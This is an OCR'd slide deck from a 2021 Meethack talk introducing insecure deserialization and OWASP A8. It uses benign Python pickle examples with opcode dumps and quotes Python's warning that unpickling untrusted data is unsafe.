Insecure Deserialization


(with examples in Python)


m3ssap0

Meethack (Torino), 2021-04-27

Serialization and Deserialization (1/2)


Serialization is the process of turning some object into a data format that can be restored later. People often serialize objects in order to save them to storage, or to send as part of communications.





Deserialization is the reverse of that process, taking data structured from some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.

Serialization and Deserialization (2/2)



Source: *https://portswigger.net/web-security/deserialization*

Where are Serialization/Deserialization used?

Serialization/Deserialization may be used in applications for:

- remote- and inter-process communication (RPC/IPC);
- wire protocols, web services, message brokers;
- caching/persistence;
- databases, cache servers, file systems;
- HTTP cookies, HTML form parameters, API authentication tokens.

OWASP Top 10: A8 - Insecure Deserialization (1/2)

Unfortunately, the features of these deserialization mechanisms can be repurposed for malicious effect when operating on untrusted data.

Attacks against deserializers have been found to allow denial-of-service, access control and remote code execution (RCE) attacks.

OWASP Top 10: A8 - Insecure Deserialization (2/2)

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:


1. object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization;
2. typical data tampering attacks such as access-control-related attacks where existing data structures are used but the content is changed.

Challenge

challenge-0.py

Python Pickle (1/4)

Source: *https://docs.python.org/3/library/pickle.html*



The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure.

- `pickle.`**`dumps`**`(`*`obj`*`, …)`


  Return the pickled representation of the object *obj* as a `bytes` object, instead of writing it to a file.

- `pickle.`**`loads`**`(`*`data`*`, )`


  Return the reconstituted object hierarchy of the pickled representation *data* of an object. *data* must be a bytes-like object.

`pickletools.`**`genops`**`(`*`pickle`*`)` Provides an iterator over all of the opcodes in a pickle, returning a sequence of `(opcode, arg, pos)` triples. *opcode* is an instance of an `OpcodeInfo` class; *arg* is the decoded value, as a Python object, of the opcode’s argument; *pos* is the position at which this opcode is located. *pickle* can be a string or a file-like object.
Source: *https://docs.python.org/3/library/pickletools.html*

Python Pickle (2/4)




```
example0 = {
    "key-0": "value-0",
    "key-1": "value-1"
}
```




```
[*] Serialized object: b'\x80\x03}q\x00(X\x05\x00\x00\x00key-0q\x01X\x07\x00\x00\x00value
-0q\x02X\x05\x00\x00\x00key-1q\x03X\x07\x00\x00\x00value-1q\x04u.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'EMPTY_DICT', arg = 'None', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '3'
[*]     op_code.name = 'MARK', arg = 'None', op_code.pos = '5'
[*]     op_code.name = 'BINUNICODE', arg = 'key-0', op_code.pos = '6'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '16'
[*]     op_code.name = 'BINUNICODE', arg = 'value-0', op_code.pos = '18'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '30'
[*]     op_code.name = 'BINUNICODE', arg = 'key-1', op_code.pos = '32'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '42'
[*]     op_code.name = 'BINUNICODE', arg = 'value-1', op_code.pos = '44'
[*]     op_code.name = 'BINPUT', arg = '4', op_code.pos = '56'
[*]     op_code.name = 'SETITEMS', arg = 'None', op_code.pos = '58'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '59'
```


Python Pickle (3/4)




```python
class Example2:
    def __init__(self, param1):
        self.param0 = param1

    def method(self, param2):
        return "%s - %s" % (self.param0, param2)


example2 = Example2("test param content")
```



```
[*] Serialized object: b'\x80\x03c__main__\nExample2\nq\x00)\x81q\x01}q\x02X\x06\x00\x00\
x00param0q\x03X\x12\x00\x00\x00test param contentq\x04sb.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = '__main__ Example2', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '21'
[*]     op_code.name = 'EMPTY_TUPLE', arg = 'None', op_code.pos = '23'
[*]     op_code.name = 'NEWOBJ', arg = 'None', op_code.pos = '24'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '25'
[*]     op_code.name = 'EMPTY_DICT', arg = 'None', op_code.pos = '27'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '28'
[*]     op_code.name = 'BINUNICODE', arg = 'param0', op_code.pos = '30'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '41'
[*]     op_code.name = 'BINUNICODE', arg = 'test param content', op_code.pos = '43'
[*]     op_code.name = 'BINPUT', arg = '4', op_code.pos = '66'
[*]     op_code.name = 'SETITEM', arg = 'None', op_code.pos = '68'
[*]     op_code.name = 'BUILD', arg = 'None', op_code.pos = '69'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '70'
```




```python
class Example1:
    pass


example1 = Example1()
```



```
[*] Serialized object: b'\x80\x03c__main__\nExample1\nq\x00)\x81q\x01.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = '__main__ Example1', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '21'
[*]     op_code.name = 'EMPTY_TUPLE', arg = 'None', op_code.pos = '23'
[*]     op_code.name = 'NEWOBJ', arg = 'None', op_code.pos = '24'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '25'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '27'
[*] ---------------------------------------------
```

Python Pickle (4/4)



pickle — Python object serialization

Source code: Lib/pickle.py


The pickle module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The pickle module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with hmac if you need to ensure that it has not been tampered with.


Safer serialization formats such as json may be more appropriate if you are processing untrusted data. See Comparison with json.



